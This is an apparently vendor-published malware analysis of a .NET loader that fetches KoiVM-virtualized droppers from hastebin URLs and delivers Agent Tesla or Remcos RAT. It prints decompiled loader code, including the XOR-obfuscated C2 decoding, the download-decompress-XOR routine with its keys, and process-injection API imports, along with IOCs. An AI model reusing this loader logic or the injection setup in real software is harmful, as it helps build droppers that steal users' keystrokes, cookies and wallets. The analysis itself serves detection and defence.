KoiVM Loader Resurfaces With a Bang

Published: 2022-12-02 · Archived: 2026-04-05 21:06:49 UTC

We at K7 Labs recently found an interesting new .NET loader which downloads and executes **KoiVM** virtualized binary, which in turn drops Remcos RAT and Agent Tesla based on the availability of its C2. The samples under consideration uses **hastebin** URLs as its C2 server to download the next stage payloads. The overall flow of this multistage malware can be observed in the following flow diagram.



Figure 1: Execution Flow

The initial downloader is dropped through spam emails containing attachments of the names “New Orders.zip” or “Export Invoice – 8026137.zip”. The Zip contains a .NET executable with the same name as the Zip file and disguises itself as a calculator application. However, it is actually a multistage downloader.

New Orders.zip (evaluation copy)
File Commands Tools Favorites Options Help
Add Extract To Test View Delete Find Wizard
New Orders.zip - ZIP archive, unpacked size 19,968 bytes

Name	Size	Packed	Type
..			File folder
New Orders.exe	19,968	8,990	Application

Property	Value
Comments	
CompanyName	
FileDescription	Calculator
FileVersion	1.0.0.0
InternalName	Calculator.exe
LegalCopyright	Copyright © 2016
LegalTrademarks	
OriginalFilename	Calculator.exe
ProductName	Calculator
ProductVersion	1.0.0.0

Figure 2: Original Name of Downloader

Stage-1 (Downloader Analysis)

The downloader initially starts to decode the C2 using an interesting decoding routine given below.

```
byte[] joeBidenContent = Array.Empty<byte>();
foreach (string joeBidenLink in "huvsw?)(`hy\u007fioga>r}~;gw`7`uas\u007f\u007fuOVK\u000fLQRW[\u0013\u0005\u0004DL][US[]\u001aVYZ
  \u0017K[L\u0013VW[!%#'-5'".Select((char c, int i) => (char)((int)c ^ i)).Aggregate("", (string s, char c) => s + c.ToString
  ()).Split(new char[] { ',' }))
```

Figure 3: C2 decoding routine

Each character of the C2 string is XOR'ed with the index value of the corresponding character to obtain the C2 address. We can easily mimic this in Python using the code given below.

```
 """
Code to decode C2 URL's
"""


c2servers = ""
decoded = r"huvsw?)(`hy\u007fioga>r}~;gw`7w{huwquISW\u000fLQRW[\u0013\u0005\u0004DL][US[]\u001aVYZ\u0017K[L\u00
for c in range(0, len(decoded)):
    c2servers += chr(ord(decoded[c]) ^ c)
print(c2servers.replace(",", "\n"))

Extracted C2's:

hxxps://hastebin[.]com/raw/nasijojiru
hxxps://hastebin[.]com/raw/caqumubuyo
```

Once the C2 address is decoded, it sends a GET request to download the encoded 2nd stage KoiVM Droppers. After receiving the response from the server, the downloader starts its multistage decoding routine. It base64 decodes the response and decompresses it in memory using the DeflateStream class. The resultant buffer is XORed with the hardcoded key in the stage-1 downloader "**M4use**" to get the final decoded stage-2 KoiVM dropper binaries.

```
byte[] joeBidenContent = Array.Empty<byte>();                    Decode C2's
foreach (string joeBidenLink in "huvsw?)(`hy\u007ficga>r}~;gw`7w{huwquISW\u000fLQRW[\u0013\u0005\u0004DL][US[]\u001aVYZ\u0017K[L
  \u0013^_N5,7!1<)".Select((char c, int i) => (char)((int)c ^ i)).Aggregate("", (string s, char c) => s + c.ToString()).Split(new
  char[] { ',' }))
{
    byte[] array2 = await St6eam.E6h1bit(joeBidenLink);  Make Get request and base64 decode
    byte[] joeBidenIdk = array2;
    array2 = null;
    Array.Resize<byte>(ref joeBidenContent, joeBidenContent.Length + joeBidenIdk.Length);
    Array.Copy(joeBidenIdk, 0, joeBidenContent, joeBidenContent.Length - joeBidenIdk.Length, joeBidenIdk.Length);
    joeBidenIdk = null;
    joeBidenLink = null;
}
string[] array = null;
string joeBidenPw = "M4use";
byte[] array3 = await St6eam.5ots(joeBidenContent, joeBidenPw);  Decompress and Xor decode using key
joeBidenContent = array3;
```

```
private static async Task<byte[]> 5ots(byte[] Dr3w, string Mont1)
{
    byte[] array = await St6eam.3eeling(Dr3w);
    return array.Select((byte x, int i) => (byte)(Mont1[i % Mont1.Length] ^ (char)x)).ToArray<byte>();
}
```

Figure 4: Payload decoding flow

Stage2 (Virtualized Droppers)

Property	Value
Comments	
CompanyName	
FileDescription	RunpeX.Stub.Framework
FileVersion	1.0.0.0
InternalName	RunpeX.Stub.Framework.exe
LegalCopyright	Copyright © 2022
LegalTrademarks	
OriginalFilename	RunpeX.Stub.Framework.exe
ProductName	RunpeX.Stub.Framework
ProductVersion	1.0.0.0

Figure 5: KoiVM Dropper

The stage-2 payload is highly obfuscated and virtualized with KoiVM. It is used along with [ConfuserEx](#) to virtualize the execution of the sample. It changes all the IL-Instruction to the byte format understandable only by the KoiVM Runtime.

As stated in KoiVM [Readme](#), virtualization with KoiVM can be done in two ways

1. Virtualize only the methods which we select
2. Virtualize all the functions including ConfuserEx integrity protection

The stage-2 dropper payloads had chosen the 2nd option to virtualize all the functions, which made our analysis harder. Since Win32API and structs are accessed using **PInvoke** in C# and it can’t be virtualized or obfuscated,

we were able to identify the API's and correlate the behavior of this KoiVM dropper. The sample imports all the API's which are required for Process Injection and In-memory execution.

```
public static class _S
{
    // Token: 0x06000036 RID: 54
    [DllImport("kernel32.dll", EntryPoint = "VirtualAllocEx", ExactSpelling = true)]
    private static extern int _qA(IntPtr, int, int, int, int);

    // Token: 0x06000037 RID: 55
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, EntryPoint = "CreateProcess", SetLastError = true)]
    private static extern bool _c(string, string, IntPtr, IntPtr, bool, uint, IntPtr, string, [In] ref _MA, out _rA);

    // Token: 0x06000038 RID: 56
    [DllImport("kernel32.dll", EntryPoint = "CreateRemoteThread")]
    private static extern IntPtr _1(IntPtr, IntPtr, uint, IntPtr, IntPtr, uint, IntPtr);

    // Token: 0x06000039 RID: 57
    [DllImport("kernel32.dll", EntryPoint = "Wow64SetThreadContext")]
    private static extern bool _pb(IntPtr, int[]);

    // Token: 0x0600003A RID: 58
    [DllImport("kernel32.dll", EntryPoint = "Wow64GetThreadContext")]
    private static extern bool _ib(IntPtr, int[]);

    // Token: 0x0600003B RID: 59
    [DllImport("ntdll.dll", EntryPoint = "NtResumeThread")]
    private static extern int _oA(IntPtr, ref uint);

    // Token: 0x0600003C RID: 60
    [DllImport("ntdll.dll", EntryPoint = "ZwUnmapViewOfSection")]
    private static extern int _g(IntPtr, IntPtr);

    // Token: 0x0600003D RID: 61
    [DllImport("ntdll.dll", EntryPoint = "NtWriteVirtualMemory")]
    private static extern bool _w(IntPtr, IntPtr, byte[], int, out int);
```

Figure 6: Imports accessed through PInvoke

The encoded stage-3 payload is found in the resource section of the KoiVM binary. On analyzing the blob, we found an interesting string pattern which seems to be repeating. When Null bytes are XOR'ed with a key, the resultant value is the key itself. Since the 3rd stage payload has many NULL bytes we are able to extract the XOR key used for decoding. Similarly, the KoiVM sample downloaded from the other hastebin URL (second C2 address) had a similar pattern. There are two different final 3rd stage payloads which are dropped based on the C2 address accessed , of which the first binary is XOR decoded using the key **"Jus3ify"** and the second binary is XOR decoded using the key "**Monito3**".



Figure 7: Decoded stage-3 payloads

The key can also be identified by debugging the KoiVM Runtime using dnSpyEx and stepping into the yielder function "**SelectIterator**" as shown in image below. We were able to view payload data and key as plaintext because all functions of KoiVM dropper binary are only virtualized and not the calls to string methods.



Figure 8: XOR key in memory



Figure 9: XOR decoded payload in memory

Stage 3

Agent Tesla

Using [Detect it Easy](#) we were able to identify that stage-3 payload is obfuscated with **.Net Reactor**, thus we used .[NetSlayer](#) to de-obfuscate the sample to analyze further.

Figure 10: Trying to de-virtualize using .NET Slayer

The tool was not able to completely de-obfuscate the sample, for example we could see that the Agent Tesla binary has implemented control flow flattening, but the tool was not able to unflatten it. The strings are present in raw hex form using string interning.

```
while (num != 4)
{
    DateTime now;
    if (num == 7)
    {
        now = DateTime.Now;
        num = 8;
    }
    uint num2;
    if (num == 8)
    {
        global::A.C.A(num2);
        num = 9;
    }
    TimeSpan timeSpan;
    if (num == 9)
    {
        timeSpan = DateTime.Now - now;
        num = 10;
    }
    if (num == 11)
    {
        return;
    }
    if (num != 3)
    {
        goto IL_77;
    }
    IntPtr intPtr;
```

Figure 11: Control flow flattening implemented in Agent Tesla

The Agent Tesla malware has the capability to log keystrokes, steal browser cookies and crypto wallets and send it to C2. All the strings are saved as raw bytes by using string interning and they are accessed with respective index and length using a class method.

```
aS()
E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>[88] ?? 56CCE534-E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>(88,

RID: 622 RVA: 0x000214AC File Offset: 0x0001F6AC
@as()
E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>[89] ?? 56CCE534-E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>(89,

RID: 623 RVA: 0x000214C7 File Offset: 0x0001F6C7
aT()
E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>[90] ?? 56CCE534-E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>(90,

RID: 624 RVA: 0x000214E3 File Offset: 0x0001F6E3
at()
E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>[91] ?? 56CCE534-E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>(91,

RID: 625 RVA: 0x000214FE File Offset: 0x0001F6FE
aU()
E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>[92] ?? 56CCE534-E04B-48C4-9FE4-7546AFF8CC34.<<EMPTY_NAME>>(92,
```

```
// Token: 0x0400017F RID: 383
internal static byte[] <<EMPTY_NAME>> = new byte[]
{
    144, 139, 148, 203, 144, 244, 140, 145, 141, 193,
    158, 129, 154, 197, 154, 248, 134, 148, 218, 135,
    158, 151, 149, 251, 211, 223, 195, 212, 205, 245,
    245, 246, 193, 246, 243, 200, 194, 219, 167, 217,
    195, 193, 253, 250, 199, 203, 208, 174, 220, 175,
    229, 226, 202, 222, 222, 224, 233, 214, 195, 210,
    235, 236, 195, 252, 132, 150, 147, 170, 175, 191,
    191, 161, 173, 160, 171, 156, 192, 146, 133, 151,
    136, 192, 222, 157, 159, 141, 142, 198, 212, 159,
    145, 131, 132, 204, 210, 135, 171, 185, 186, 242,
    181, 139, 137, 129, 191, 184, 133, 143, 130, 186,
    191, 141, 149, 150, 157, 164, 165, 150, 178, 174,
    183, 161, 164, 172, 173, 153, 161, 184, 102, 68,
    75, 66, 83, 84, 124, 76, 69, 70, 100, 78,
    81, 73, 89, 94, 106, 90, 95, 92, 107, 79,
    65, 70, 119, 125, 100, 116, 100, 74, 79, 115,
    59, 118, 115, 79, 60, 114, 119, 75, 49, 126,
    123, 71, 50, 122, 127, 67, 47, 102, 99, 95,
    40, 98, 103, 91, 37, 110, 107, 87, 46, 106,
    111, 83, 83, 22, 19, 47, 95, 95, 17, 22,
    36, 82, 81, 28, 29, 33, 85, 87, 7, 91,
    27, 22, 16, 11, 14, 18, 30, 8, 51, 37,
    36, 59, 9, 83, 108, 42, 37, 57, 117, 115,
    106, 33, 54, 120, 126, 103, 33, 51, 127, 103,
    124, 42, 45, 54, 42, 100, 31, 50, 34, 58,
    53, 53, 118, 3, 49, 45, 222, 145, 136, 253,
```

Figure 12: Configuration stored using string interning

On dumping the strings, we got a configuration file and confirmed it as **Agent Tesla** malware.



Figure 13: Tesla Configuration

Agent Tesla is an info stealing malware, which collects keystrokes, browser cookies, and system information. The collected data is sent as an attachment to a mail id – peterashley202@gmail[.]com.

Remcos RAT

On viewing the strings from stage-2 payload (the KoiVM payload2 from the second hastebin URL), we were able to identify the final payload to be Remcos RAT which was confirmed by extracting the configuration from KoiVM payload2's resource section.



Figure 14: Remcos Agent String

The RC4 encrypted configuration of Remcos RAT is saved in the resource section as "SETTINGS".

Figure 15: Remcos RAT encrypted config stored in resource

The first byte in the configuration file is the **length of RC4 key**(n). The next n bytes are the RC4 key followed by the payload bytes.

Figure 16: Remcos Configuration

Remcos RAT steals browser cookies, takes current window screenshots and sends it to the C2 present in Configuration. It establishes a listener connection with the C2 and waits for the attacker to send commands to execute.

We at K7 Labs provide detection against latest threats and also for this newer variant of Loader. Users are advised to use a reliable security product such as "K7 Total Security" and keep it up-to-date so as to safeguard their devices.

IOCs

Filename	MD5 Hash	K7 Detection Name
Stage1 Loader	908A565A9041D68A2FEA61329D4C42B4	Trojan-Downloader (00599fcf1)
Stage2 (KoiVM) Tesla DropperRemcos Dropper	859E6D2588B14AA298F22F3E70043C69 3A62051DD210BC85C93BF343DCD8ACAD	Trojan (0058ba9a1) Trojan (0058ba9a1)
Stage3 (Stealer) Agent Tesla Remcos RAT	77047DAC5FE6958A3C7C9DD1DE08C854 40B71E34E832DEACFFB9589F2BB87323	Spyware (0058f8971) Trojan (0053ac2c1)

C2

hxxps://hastebin[.]com/raw/nasijojiru – Agent Tesla

hxxps://hastebin[.]com/raw/caqumubuyo – Remcos RAT

IP

172.111.234[.]110:5888

Source: https://labs.k7computing.com/index.php/koivm-loader-resurfaces-with-a-bang/